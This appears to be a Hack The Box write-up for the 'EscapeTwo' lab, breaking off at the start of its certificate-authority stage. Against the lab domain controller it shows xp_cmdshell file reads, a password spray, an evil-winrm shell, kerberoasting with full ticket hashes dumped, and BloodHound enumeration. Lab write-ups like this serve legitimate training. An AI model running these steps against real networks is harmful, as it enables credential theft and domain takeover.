
Using **impacket's mssqlclient** we can login to the database and do some further enumeration for credentials or obtain the user flag.



```
SQL (sa  dbo@master)> EXEC xp_cmdshell 'type \SQL2019\ExpressAdv_ENU\sql-Configuration.INI';
output
------------------------------------------------
[OPTIONS]

ACTION="Install"

QUIET="True"

FEATURES=SQL

INSTANCENAME="SQLEXPRESS"

INSTANCEID="SQLEXPRESS"

RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"

AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"

AGTSVCSTARTUPTYPE="Manual"

COMMFABRICPORT="0"

COMMFABRICNETWORKLEVEL=""0"

COMMFABRICENCRYPTION="0"

MATRIXCMBRICKCOMMPORT="0"

SQLSVCSTARTUPTYPE="Automatic"

FILESTREAMLEVEL="0"
```

`EXEC xp_cmdshell 'type \SQL2019\ExpressAdv_ENU\sql-Configuration.INI';`

With a little help from ChatGPT, as an admin user on the Microsoft SQL server we can run code execution via the xp_cmdshell which allows us to find any files on the system we should not be able to access.




```
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"

SQLSVCACCOUNT="SEQUEL\sql_svc"

SQLSVCPASSWORD="[redacted]"

SQLSYSADMINACCOUNTS="SEQUEL\Administrator"

SECURITYMODE="SQL"

SAPWD="[redacted]"

ADDCURRENTUSERASSQLADMIN="False"
```

After a bit of digging there was no user flag, however there was a configuration file that contained the **old sql_svc password** which we can use in our **password spray attack** later.


Foothold

User Enumeration

Next we can create a **users.txt** and a **pass.txt** with our collection of creds to run a password spray for the right credentials.




```
┌──(kali㉿kali)-[~]
└─$ nxc smb 10.10.11.51 -u ./HTB/EscapeTwo/users.txt -p ./HTB/EscapeTwo/pass.txt
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:Fals
SMB         10.10.11.51     445    DC01             [-] sequel.htb\administrator:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\guest:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\krbtgt:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\michael:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\sql_svc:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ca_svc:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\angela:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.11.51     445    DC01             [-] sequel.htb\martinez:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\kevin:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\malone:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\sa:KxEPkKe6R8su STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] Connection Error: The NETBIOS connection with the remote host timed out.
```



```
SMB         10.10.11.51     445    DC01             [-] sequel.htb\martinez:[redacted] STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\kevin:[redacted] STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\malone:[redacted] STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\sa[redacted] STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\sql_svc:[redacted] STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.11.51     445    DC01             [-] sequel.htb\guest:[redacted] STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\krbtgt:[redacted] STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\michael:[redacted] STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] sequel.htb\ryan:[redacted]

┌──(kali㉿kali)-[~]
└─$ nxc winrm 10.10.11.51 -u ryan -p [redacted]
WINRM       10.10.11.51     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.ha
ll be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.51     5985   DC01             [+] sequel.htb\ryan:[redacted] (Pwn3d!)
```

`nxc smb 10.10.x.x –u users.txt –p pass.txt`

While the correct way to check for users with **windows remote management** permissions would be to spray the **winrm** protocol; I found spraying the **smb** protocol, then the **winrm**, with the valid creds, yielded faster results.




```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.51 -u ryan -p [redacted]

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> ls
*Evil-WinRM* PS C:\Users\ryan\Documents> dir
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ..
*Evil-WinRM* PS C:\Users\ryan> cd Desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> ls


    Directory: C:\Users\ryan\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/14/2025  11:28 PM             34 user.txt


*Evil-WinRM* PS C:\Users\ryan\Desktop> type user.txt
[redacted]
*Evil-WinRM* PS C:\Users\ryan\Desktop> 
```

`evil-winrm -i 10.10.x.x -u ryan -p [password]`

Once we have found our Pwned creds for winrm, we can launch **evil-winrm** to gain shell to the system as the user **ryan**. This is where we can find our user flag!

Privilege Escalation

So what next? Since this is a easy box we probably just kerberoast the administrator creds right? Well ..




```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ GetUserSPNs.py sequel.htb/ryan:[redacted] -dc-ip 10.10.11.51 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name     MemberOf                                          PasswordLastSet             LastLogon                   Delegation
------------------------  -------  ------------------------------------------------  --------------------------  --------------------------  ----------
sequel.htb/sql_svc.DC01   sql_svc  CN=SQLRUserGroupSQLEXPRESS,CN=Users,DC=sequel,DC=htb  2024-06-09 03:58:42.689521  2025-05-15 14:47:24.537153
sequel.htb/ca_svc.DC01    ca_svc   CN=Cert Publishers,CN=Users,DC=sequel,DC=htb      2025-05-15 14:48:03.210117  2024-06-09 13:14:42.333365



[-] CCache file is not found. Skipping...
$krb5tgs$23$*sql_svc$SEQUEL.HTB$sequel.htb/sql_svc*$c39f9b8cc86d1408cf4d418c396da2f1$39e8744dce04f1671081927c287edc60c8d930290fee9bc51d7da8cdff26d7a1675c0a585c6267a3c4ed8175737
6683fa1462ed83212be44febc4d7034d78b4b0007c3293c07bb951cde011dbfdd0a2c24da2885a1af2a263cdee5e16ff2794c77af4518b44e25f04322190ac91e52d34b5da9c92425c69551ffe789677c9605f6cb5972003
544e157bed18240321663dadc0f09275a89f8a9089332cfc3ee8cb10f413df5a58cec8cc7e5d75a0aa6a3076f35bd894102f3d5374eef9e2909291321620f750e8ce53c7a142e634f1cb39c8ec989520e46d2a959444f0f9
2ef86d972cf30949fb38861af78cfe9fc51516f7d46b2ca3688ebe127d571eaf1505c7e2c3a0381e8fc96e87508a05a27efa69ffbb4fd11f026c40ef260e1233fd5ef1edf15654b47d9628f7513e0b868262707e1aea0065
8378b845b53b0b1070d07c069bd50336d35e21a95ef1fd1af4377a2220d68669e974263d05b4ad09feb16ef11862f75f8591608e96eb95b71febb24ced25ec2cbeb9c3b2ec18898cf8ac2966283b89010d09d062bd15c483
519c4c31bf6ee1bdbf1ce9eba2946f5728449309f6b7971bcff2af60636ecc5c547acce4432cfddb16860076ae835a2c11afb6f6e2d2a2f724538df5a9c91755ebe9eb49f80c19d88fcbbd85e4112137d58e74e1c23b27ff
b3a8f56205b36d749769dd5bb130269c76f12613f1ed119ed010f030209d1a89728f7d6c418d8e1ae9a30b3e2e6886d90c8af64e7748566f045e8c5bee88ecea330b8d1bdd1754ebd9691a569ef1e87975c5ab86029a57b5
994ee84604cf5e54fa1c152e2692e95496af0a617e6b721bdecc51f2ddcf45ef9060ea21915487f7c394c4fc7c5d875c04e62068671042a0ab6df484e2902d272bba4daeb94e517f56abd2208b0ad774da0400f9b7871b04
51179e7c523f3787f750997fb8b072c4ae84678be7029ff9d35bc65b6b545cc89fbf8999d9a17dd484a79d3b05822984ab955479fa81729fe1947101e3ebde64d4ad40d9898f5ddb7a8c2d88a15e57186c412335a7d55433
78102fdd89e6f2505718e7cb5119c21eb879b1f2cc8218a91d8ad2f636ca1dd070e147e4454514e34094af4939a7993e753f15e4b54aa41a5df54a73f9aece499c12000c3d8df3fa0e234047822f975cf27e2b242a8f2fc6
375083f50b86820a1781e6b3afe4a94fd80536e93ace0d253ae6a29b400b00b95174d9a9b047a8fb097652ba1b56fba8ff2b14a415e2a0f0c83c6f0157a7136ba71e3271c58c34040f8208f6bbc1bb8bd10baa7bd920178d
1f01677f59cd44268c1a8f755e87dd8b020cef81d7e8de2a8c7cb317bad84425562ca778779777379a21c14026c1b813f1427da8c8f605e7889e97a70b4cec72ce2197865263b2d11930fccbfb6decf19a2996159ac06d00
51f20f37df45a509987
$krb5tgs$23$*ca_svc$SEQUEL.HTB$sequel.htb/ca_svc*$00fa51826a235ba83133fa6756f5d82e$8f62cd7325aaacc07861c8e260fd6158c0383866a2e5052ad0aa99fdfbeced697641fb89440f0193bd4dd59276723
1d1d553cab368d498b0dd3390c94bfb232f3b4616d46782acaf0b653ea404e6898c403c52b153a5cafefb08d3828059c82c3adb274b8b28bb49e6480f5ee3d87d7cf8abe278d12ef3b9612354782292e91b84e80e0463e44
e91ea52f96ea874be739a2941f304299cb5f0e03ee30b760e2cc9eadebd2243ac5c56cb67c5a1c3b4f868c24a343d34a45173a0e200123b26baa12e6dcf8d00f02f200f6fce7191e221f12087b06fa0209c5f92c5129c5b7
5970e2b36633c06bff7d3cae9525dddcd82e6f5f380492b462df5a2f8f0745a02847bdcf45be39dc5247fc4e93db3342e03cd5cb01abd02d3b4ab5baeeb9d77dcde1aa075dc843755529a6fc5f14182a43ba6298572dcdfb
9ffdac5968de5488f3da1f5ea76bc5a56097583f5fd3f51382a91859b3a3ebda46be1d8d0a59c5d08a3c198d93b1106ebaf1b37ad232208af3b416cc94f6f56da209729d04f081f92a3b32844845dc8c8d8259170ffab72f
f8a82827dfe1d107627dce9c970a66f961b35babe8af100e99c4befa71a7ba610930aba5588a83e328c10904cd0c3bc7c17df7dfadd18dbe68d6ab95526c55bfce2477fc2af45d85878caec59863c7837e51437dc4fe52b8
2281e55da89f89a86514258fcdbbf8b43d28e44a2f8d279dfa16b178e9ae06e4cb5f425e63aa2a3f4b5fc1a8c01b2fb74351aba700e8f8adef352185875adcad135fb0a3a543208e06a88a5d35e64e30a460c182b5071abe
a42ab572a33267c4440849c3553de28b01f9d8a8fb914cf03f81f3555f62813bbf5f812414aa9048301403eccc886922632c82c72f099d49332dd3a5062f8ef80d2f694a4f9e624e8e128a82de30184ae62eec65cb1f05f
86d2289a1aff091cf106c5de8882fe6368c1f09b40c7f2cb320e3e95dba1861be2ea02b8b7c2e4112087628c2ef973374e9275a92551f4c080cd99ee220abb2575d6e4d17deedf5c6addd698f12871bcb4efa54a24a6d43a
ca91bef0595377632f430a654e5b3ee3870cdfd4b944a1be305cfc05041730d1472cd98c678acb447f6c5eb1ae4be33f7f0414fabfb658b858c50c01c8a11afa7f8056554cd4c54e70f088cc8a6b7bc651f85aafe2c269ea
9b98385d39cf037f256866894f6d713492fe68230917abea89cfa664a7e0567e2277f08e210b0e889191d6a6965da1d060a43abe773bf05e74da617aea108b3fd1c429020f0a9365e61543b477c86b30aff682694cc972ef
c0d04d12de8c0caa0f176d0cd980d0f2e912be09e1491befc5240cbbb52912aaf147ed0c8cf7d47a88e0e00a7ca994b59f73b439bf3ebfc20db90dca25f61079b54dfbc263678f9d207a4bbd41c459e2c1bbb0129a4bb806
eb09d9acbe3535e38
```

`GetUserSPNs.py sequel.htb/ryan:[password] -dc-ip 10.10.x.x -request`

After kerberoasting using our higher privileged account, we notice that we can only access the kerberos tickets of sql_svc and ca_svc. This tells us we are going to have to go through the certificate authority to gain access to the administrator account.


Active Directory Enumeration - bloodhound



```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ bloodhound-python -u ryan -p [redacted] -dc dc01.sequel.htb -d sequel.htb -c all -ns 10.10.11.51
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sequel.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 10 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.sequel.htb
INFO: Done in 00M 18S
```


`bloodhound-python -u ryan -p [password] -dc dc01.sequel.htb -d sequel.htb -c all -ns 10.10.x.x`

Using ryan's creds we can run a bloodhound scan on the active directory to visualize what permissions we do have.



RYAN@SEQUEL.HTB

Object Information	
Sessions	0
Member Of	4
Local Admin Privileges	0
Execution Privileges	0
Outbound Object Control	1
CA_SVC@SEQUEL.HTB	
Inbound Object Control	7



CA_SVC@SEQUEL.HTB

Object Information


Display Name:	Certification Authority
Object ID:	S-1-5-21-548670397-972687484-3496335370-1607
Admin Count:	FALSE
Allows Unconstrained Delegation:	FALSE
Created:	2024-06-09 13:13 EDT (GMT-0400)
Distinguished Name:	CN=CERTIFICATION AUTHORITY,CN=USERS,DC=SEQUEL,DC=HTB
Do Not Require Pre-Authentication:	FALSE
Domain FQDN:	SEQUEL.HTB
Domain SID:	S-1-5-21-548670397-972687484-3496335370
Enabled:	TRUE
Last Collected by BloodHound:	2025-05-15 14:11 EDT (GMT-0400)
Last Logon (Replicated):	2024-06-09 13:14 EDT (GMT-0400)
Last Logon:	2024-06-09 13:14 EDT (GMT-0400)
Marked Sensitive:	FALSE
Owner SID:	S-1-5-21-548670397-972687484-3496335370-512

In this case ryan@sequel.htb only has one outbound object control. This control is the WriteOwner on the certificate authority account. This allows is to gain full-control over the ca_svc, dump their password hash, and deploy a malicious certificate template that we can then use to dump the administrator password hash.

AD CS Exploitation - certipy / impacket / bloodyAD

Step 1: Take control of the Certificate Authority

